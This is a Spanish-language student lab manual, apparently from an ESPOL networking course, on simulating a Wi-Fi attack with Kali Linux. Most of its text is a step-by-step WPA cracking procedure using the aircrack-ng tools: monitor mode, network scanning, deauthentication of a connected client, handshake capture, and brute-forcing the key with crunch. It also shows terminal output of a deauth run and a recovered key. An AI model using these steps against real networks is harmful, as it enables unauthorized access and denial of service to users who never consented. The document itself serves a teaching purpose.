# Simulación de hacking inalámbrico usando recursos de red y software libre

## MANUAL USUARIO

Administración de servicios de red bajo Linux


**Integrantes:**

**Córdova Balón Alex Alberto**

**Alcívar Peña Kevin Eduardo**

**Cevallos Salas Carlos Xavier**



espol Facultad de Ingeniería en Electricidad y Computación

# Ethical Hacking




*Ilustración 1 Interfaz de Kali Linux*




*Ilustración 2 Configuración del Router*




*Ilustración 3 Interfaz de Root-bash*

**Comando a utilizar**

- **airmon-ng check kill** Comando que mata los procesos que puedan evitar crackear la red
- **airmon-ng start wlan0** iniciar wlan0 en modo monitor en el canal
- **airodump-ng wlan0mon** Escanea todas las redes wifi que se encuentren alrededor y se puede observarque clientes estan conectados a la red wifi
- **aireplay-ng -0 5 -a macDelRouter -c macDeAlgunCliente wlan0mon** Hacemos que el cliente se autentique de nuevo
- **crunch 8 8 -t %%%%%%%%%% 1234567890 | aircrack-ng -w - archivo.cap -e nombreDelRouter**

```
root@Kevealci:~# aireplay-ng -0 5 -a 10:FE:ED:2B:3B:6E -c E4:A7:C5:13:BC:24 wlan0mon
11:15:51  Waiting for beacon frame (BSSID: 10:FE:ED:2B:3B:6E) on channel 6
11:15:52  Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [ 9|59 ACKs]
11:15:52  Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [ 7|67 ACKs]
11:15:53  Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [15|57 ACKs]
11:15:53  Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [12|76 ACKs]
11:15:54  Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [13|70 ACKs]
root@Kevealci:~#
```

*Ilustración 4 airodump-ng -c canal -w archivo.cap  --bssid macDelRouter wlan0mon Permit authentication*

```
File  Actions  Edit  View  Help
root@Kevealci: ~

                    Aircrack-ng 1.5.2

          [00:00:32] 37372 keys tested (792.39 k/s)

                    KEY FOUND! [ 00000035 ]

     Master Key     : F5 6A 40 90 70 83 3F 60 5D 44 05 86 77 CC A3 21
                      32 24 D4 D9 FC 31 C8 28 03 8D 4E E5 BD 31 45 F1

     Transient Key  : B3 1D 3E C3 2B 70 AA E4 3C C1 09 26 C6 CA 86 C4
                      A1 23 39 EF 31 2C F4 B9 34 8D F8 B0 35 8C 21 90
                      3F 90 F0 71 57 02 39 AE 02 15 16 B5 97 4E 18 DC
                      3E 2F C0 56 D5 92 66 0B 25 A2 77 90 2B 4C EB D2

     EAPOL HMAC     : F6 A0 0D C9 F0 CF 8E 9F 7B CB 3D 1B D7 F4 09 F4
root@Kevealci:~#
```

*Ilustración 5 Interfaz de Aircrack-ng*




*Ilustración 6 Visualización de la carpeta root*




*Ilustración 7 El comando airmon-ng check kill Comando que mata los procesos que puedan evitar crackear la red*




*Ilustración 8 Este comando sirve para iniciar wlan0 en modo monitor en el canal*




*Ilustración 9 Interfaz del modo monitor*




*Ilustración 10 Visualización de las Mac de las estaciones.*